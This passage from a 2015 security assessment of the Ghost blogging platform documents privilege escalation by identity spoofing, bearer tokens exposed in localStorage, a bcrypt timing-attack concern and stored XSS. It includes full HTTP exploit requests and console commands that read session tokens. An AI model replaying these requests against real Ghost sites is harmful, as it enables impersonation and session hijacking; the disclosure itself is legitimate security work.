_by":1,"updated_at":"2015-01-21T20:34:42.753Z","updated_by":1,"published_at":"2015-01-21T2
0:31:10.877Z","published_by":1,"tags":[],"author":1,"url":"/2015/01/21/owners-post/"}],"me
ta":{"pagination":{"page":1,"limit":15,"pages":1,"total":1,"next":null,"prev":null},"filte
rs":{"author":{"slug":"owner","id":1,"uuid":"c708daa5-cf47-42d0-9aa8-0ed6201204c5","name":
"Owner","email":"owner@owner.it","image":"","cover":null,"bio":null,"website":null,"locati
on":null,"accessibility":null,"status":"active","language":"en_US","meta_title":null,"meta
_description":null,"last_login":"2015-01-21T20:37:21.809Z","created_at":"2015-01-16T09:41:
19.030Z","created_by":1,"updated_at":"2015-01-21T20:37:21.809Z","updated_by":1}}}}
```

Request in which we spoofed our ID in order to read owner’s drafts.


Credits: Matteo Beccaro

3.3.3 Privilege Escalation

An important flaws in Ghost is the possibility for an user to spoof his identity and publish an article with in name of an other users. This means that an author can, for example, publish an article in name of the owner for example; and then there is not way to say who really published that article.

Likelihood	MEDIUM	Technical Impact	MEDIUM	Business Impact	MEDIUM


Base Score				Temporal Modificator		
Access Vector	Access Complexity	Authentication	Impact	Exploitability	Remediation Level	Awareness
6	5	4	7	8	NdA	NdA
Envirovment Modificator				**Overall Score**		
Collateral Damage	Target Distribution	Requirement		Final Score		
NdA	NdA	NdA		**6.5**		



```
PUT /ghost/api/v0.1/posts/27/?include=tags HTTP/1.1
Host: 167.88.40.201:81
Accept: application/json, text/javascript, */*; q=0.01
Authorization: Bearer
8Q6KZ68TeTDAgi39LymCsIhyWvpHEnz3jOUF76N53xzOYmFY6nzqYixRIvwzLOW4ijVTcNBbITUUDlQvjJxuXlbS6BX
hRtpg5QrZoiEcFSZTAUTx5HgXuuoE0PGDDgY8ZJBeDyrzuTLJrFdrfN2h9uHDrX6z5AdwE6TXaA2IaBfhuRryKwwsTO
eJq2U8QTJ50jRQCHl2UYQCZyCO4BwK65PdUh4IZc7wswo7dWvYoxQq2AOYMiUUHHNb7ev4JgG
Proxy-Connection: keep-alive
X-Requested-With: XMLHttpRequest
Accept-Language: it-it
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Origin: http://167.88.40.201:81
Content-Length: 452
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/600.1.17 (KHTML,
like Gecko) Version/7.1 Safari/537.85.10
Referer: http://167.88.40.201:81/ghost/editor/27/

{"posts":[{"id":"27","title":"Owner's Post","slug":"owners-post-3","markdown":"This post
is written by the owner of the blog. All opinions belong to
him.","image":null,"featured":false,"page":false,"status":"published","language":"en_US","m
eta_title":null,"meta_description":null,"updated_at":"2015-01-21T20:45:39.299Z","updated_by
":1,"published_at":null,"created_at":"2015-01-21T20:45:24.336Z","created_by":1,"author":"1"
,"published_by":1,"tags":[]}]}
```

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Wed, 21 Jan 2015 20:46:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 642
Connection: keep-alive
X-Powered-By: Express
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0,
pre-check=0
X-Cache-Invalidate: /, /page/*, /rss/, /rss/*, /tag/*, /author/*, /sitemap-*.xml,
/2015/01/21/owners-post-3/
Vary: Accept-Encoding

{"posts":[{"id":27,"uuid":"c3de8a59-4c5c-4ec7-bab4-9b7f8f7c56e3","title":"Owner's
Post","slug":"owners-post-3","markdown":"This post is written by the owner of the blog.
All opinions belong to him.","html":"<p>This post is written by the owner of the blog.
All opinions belong to
him.</p>","image":null,"featured":false,"page":false,"status":"published","language":"en_U
S","meta_title":null,"meta_description":null,"created_at":"2015-01-21T20:45:24.336Z","crea
ted_by":1,"updated_at":"2015-01-21T20:46:05.379Z","updated_by":5,"published_at":"2015-01-2
1T20:46:05.380Z","published_by":1,"tags":[],"author":1,"url":"/2015/01/21/owners-post-3/"}
]}
```

Request and Response in which an Author publish an article in name of the blog's owner.



Owner's Post

21 JANUARY 2015

This post is written by the owner of the blog. All opinions belong to him.

Owner

Read more posts by this author.

The blog post is published with Owner as author.

Credits: Matteo Beccaro


3.4 Various

3.4.1 Unsafe token storage

In Ghost we found that the Bearer token is not stored as cookie or with certified information which could prevent a it to be stolen, instead in it simply stored into *localStorage* of the browser; this, within an XSS vulnerability can lead to session hijacking. The token should be put into a cookie with the HttpOnly flag enabled in order to prevent this kind of problem.

Likelihood	MEDIUM	Technical Impact	MEDIUM	Business Impact	MEDIUM

Base Score				Temporal Modificator		
Access Vector	Access Complexity	Authentication	Impact	Exploitability	Remediation Level	Awareness
6	4	4	7	7	NdA	NdA
Envirovment Modificator				Overall Score		
Collateral Damage	Target Distribution	Requirement		Final Score		
NdA	NdA	NdA		5.5		



```
> Object.keys(localStorage)
< ["ghost:session"]
> localStorage.getItem("ghost:session")
< "{"authenticator":"simple-auth-authenticator:oauth2-password-grant","access_token":"LvirJxoJ23IGXLrIICj60vKjW4xzQXYmU5NIrjTGlPoH3QTGDhDFmrY54RqN2r2tWL02FZcn9zHORVnXKNAk3VJvpIe28etgaK4FJoMvu72rsAByzIlPA
  iK4esg5YmEIv79PA1LuxV9ug9PKYKI0XIgldWvrbOwkYmr6pCWWKfyLpUS7GDMrekHDb1EhooToryTFLN9qxeI9QoFpATqbLH4mU3WbDMA1o8r0FgGuToaLadqYh7cbihftsrLUavQ","expires_in":3600,"token_type":"Bearer","expires_at":14218860
  10407,"refresh_token":"MjgLLRMfEQ4BvrKVPu5c7WUzwXJKO3coUwEYhqWhL4NftaRhhVljylAbC6WabngotRIVTNWrZoK2eUOg2gA34q0pUcGaeCKN6lRrkQS0PmYg9Tx9T1zL4zkaFDnNhx5n3FYRCbCNFdzySk743NsLCjaJjiY3UueKJgUv1JFRSfywUXSFgS
  WMOuR9kvJ4oe7RCB9IFGrO593gDlLm01KjhGjrUOLml5X3IPukww99zPKDDOGaGkZx36aUE7DBlB"}"
```

Javascript access to the local stored token

Credits: Matteo Beccaro

3.5 Related

In here I would like to point two possible vulnerabilities; the first one is not directly caused by Ghost dev team, while for the second one the team was not sure about its nature, if it is a features or not.
The first problematic is the use of bcryptCompare function in order to check if the hash of the password provided by the users is the same as the one stored into the database.

```
if (user.get('status') !== 'locked') {
    return bcryptCompare(object.password, user.get('password')).then(function (matched) {
        if (!matched) {
              …
```

This function is vulnerable to **timing attack** and should then be avoided.

```
for (var i = 0; i < max_length; ++i) {
       if (hash_data_length >= i && encrypted_length >= i && hash_data[i] != encrypted[i]) {
              same = false;
       }
}
```

We will contact the dev of the lib to point out the problem.

The second problem instead is within Ghost. It is possible for any users, Authors, Editors, Administrator and Owner, to inject javascript code into an article. This can lead to an XSS very easy to exploit; and with the previous vulnerabilities we pointed can cause several damage. But the team was not sure if it is a features that Ghost team want to keep or will be replaced or removed in the future.

Credits: Matteo Beccaro

4. Appendix

4.1 Tools

The team used several tools to perform the test, both opensource and proprietary.

- Burp Proxy
- Fiddler
- Tamper Data Firefox extension
- Python
- Curl
- ZAP Proxy

4.2 About the team

Matteo Beccaro:
Matteo Beccaro, aka bughardy, is a young Security Researcher. Employee at Secure Network, an Italian security firm based in Milan. He's been selected as speaker for various international conferences, like: DEFCON21, 30th CCC, DEFCON22's Skytalks, BlackHat US 2014's Arsenal, BlackHat EU's Arsenal, Tetcon 2015. He is also leader of Technical Research Leader at OPFOR, a Physical Security dep. of Secure Network, with focus on: EACs, Ticketing Security, Physical Penetration tests and Device Vulnerability Research.

Twitter:	@_bughardy_
Email:	bughardy@cryptolab.net
Web Site:	https://bughardy.me

Paolo Stagno:
Paolo Stagno, aka VoidSec, is a Cyber Security Analyst for iDialoghi, an Italian security firm based in Milan. He's consultant specialized in Penetration Test, Vulnerability Assessment, Information Security, Technology Risk, Network and Application Security for a wide range of clients across top tier international bank, major companies and industries. He is attending as speaker for various international conferences, like: DEFCON, BlackHat and Droidcon. He is also the leader and founder of VoidSec.com

Twitter:	@Void_Sec
Email:	voidsec@voidsec.com

Abdel Adim Oisfi:
Abdel Adim Oisfi aka smaury is the CEO, Penetration Tester and Security Researcher of Shielder. His main activities are penetration tests against web and mobile applications.
He is UNIX-addicted and an Open Source Evangelist, always looking for new technologies and new ways to hack them.

Email:	info@shielder.it

About VoidSec.com
We believe that, especially in Italy, in the last few years, the underground hacking community died, not for a lack of ideas or skills but because, in our opinion, we lost two fundamental requirements: a meeting place and the possibility to share.
VoidSec.com intends to give to all hackers a meeting place, where ideas can be shared freely; where: who know can return the knowledge to the community and a place where the inexperienced can learn.

Web Site:	https://www.voidsec.com